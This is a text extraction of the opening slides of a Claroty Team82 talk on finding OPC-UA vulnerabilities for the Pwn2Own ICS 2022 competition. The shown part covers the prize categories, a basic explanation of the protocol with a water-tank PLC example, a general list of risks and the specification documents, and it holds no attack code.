

**Breaking OPC-UA to
Get Some \$\$\$ at Pwn2Own
(and Secure the Global Supply Chain
Along the Way)**

**Sharon Brizinov, Vera
Mens @ Claroty Team82**



whoami

Sharon Brizinov

- @ T82, Director of Claroty Research
- Pwn2Own, DEFCON blackbadge

Vera Mens

- @ T82, Vulnerability Researcher
- Pwn2Own, no blackbadge (yet 😊)

Special thanks to **Uri Katz**



Pwn2Own ICS - 2022

- Hacking competition by ZDI to exploit widely used software and products
- Theme - Industrial Control Systems with heavy focus on OPC-UA Protocol Exploitation



Pwn2Own ICS - Categories

- Control Servers
- OPC UA Servers
- Gateways
- Human Machine Interface (HMI)
- Engineering Workstation Software (EWS)

Target	Payload	Cash Prize (USD)	Master of Pwn Points
Unified Automation ANSI C Demo Server	Unauthenticated Crash or Denial-of-Service	\$5,000	5
	Information Disclosure	\$10,000	10
	Remote Code Execution	\$20,000	20
OPC Foundation OPC UA .NET Standard	Unauthenticated Crash or Denial-of-Service	\$5,000	5
	Information Disclosure	\$10,000	10
	Remote Code Execution	\$20,000	20

Pwn2Own ICS - Categories

- Control Servers ← OPC-UA
- OPC UA Servers ← Attack Vector
- Gateways
- Human Machine Interface (HMI)
- Engineering Workstation Software (EWS)

Target	Payload	Cash Prize (USD)
	Unauthenticated Crash or	
	Unauthenticated Crash or	
	Unauthenticated Crash or	\$5,000
OPC Fi	Unauthenticated Crash or Denial-of-Service	\$5,000
Triangle Microworks SCADA Data Gateway	Information Disclosure	\$10,000
Sci	Remote Code Execution	\$20,000

CHALLENGE



ACCEPTED

What is OPC-UA ?



what is opc-ua?



OPC-UA (Open Platform Communications - Unified Architecture) is a protocol designed for secure and reliable data exchange between industrial automation systems and enterprise IT systems. It is a widely accepted standard for industrial communication and enables interoperability between different devices and software platforms in the industrial automation domain.

OPC-UA provides a platform-independent, service-oriented architecture that supports multiple transport protocols, including TCP/IP, HTTP, and HTTPS. It offers advanced security features, such as authentication, encryption, and access control, to protect

What is OPC-UA ?



are you for real? explain me like i'm 5



Yes, I'm real, but I'm a computer program designed to help answer questions!

OPC-UA is a special way that computers can talk to each other. It's like when you learn a new language so you can talk to people who live in a different country. But instead of people, these computers are talking to each other.

OPC-UA helps different computers understand each other even if they speak different languages. This is very important because many different types of computers and machines are used in factories, buildings, and other places, and they all need to talk to each other so everything works together smoothly.

Open Platform Communications

- Unified Architecture

- Protocol for data exchange between industrial automation systems and enterprise IT systems
- Enables interoperability and smooth integration between industrial systems
- **TL;DR** - popular protocol in industrial networks to send data. For example - measure water level in a tank

Example Please



Water Tank

Actuators
Fill Valve
Discharge
Valve




Water Tank

Actuators

Fill Valve
Discharge Valve

Sensors

Flow Meter
Level Meter



Water Tank

Actuators

Fill Valve

Discharge

Valve

Sensors

Flow Meter

Level Meter



Water Tank

Simple PLC Logic

1. Open Fill Valve
2. If **WATER_LEVEL** \geq 51:
 - a. Close Fill Valve



Tags

WATER_LEVEL

FLOW_LEVEL

IS_VALVE_OPEN

TANK_ID






PLC

Water Tank

BlueHat IL




HMI



PLC

Water Tank






HMI






PLC

Water Tank













What's the Risk?

- Denial of Service





What's the Risk?




- Denial of Service
- Information Leak




Steal Process Logic






What's the Risk?

- Denial of Service
- Information Leak
- Remote Code Execution









**OK, But How the
Protocol Works?**

Reading the OPC-UA Bible (specifications)

OPC-UA Specifications



- Concepts
- Services
- Information Model
- Security
- Alarms and Conditions
- ...

<https://reference.opcfoundation.org/>

OPC 10000-1: UA Part 1: Overview and Concepts

OPC 10000-2: UA Part 2: Security

OPC 10000-3: UA Part 3: Address Space Model

OPC 10000-4: UA Part 4: Services

OPC 10000-5: UA Part 5: Information Model

OPC 10000-6: UA Part 6: Mappings

OPC 10000-7: UA Part 7: Profiles


OPC 10000-8: UA Part 8: DataAccess

OPC 10000-9: UA Part 9: Alarms and Conditions

OPC-UA Crash Course

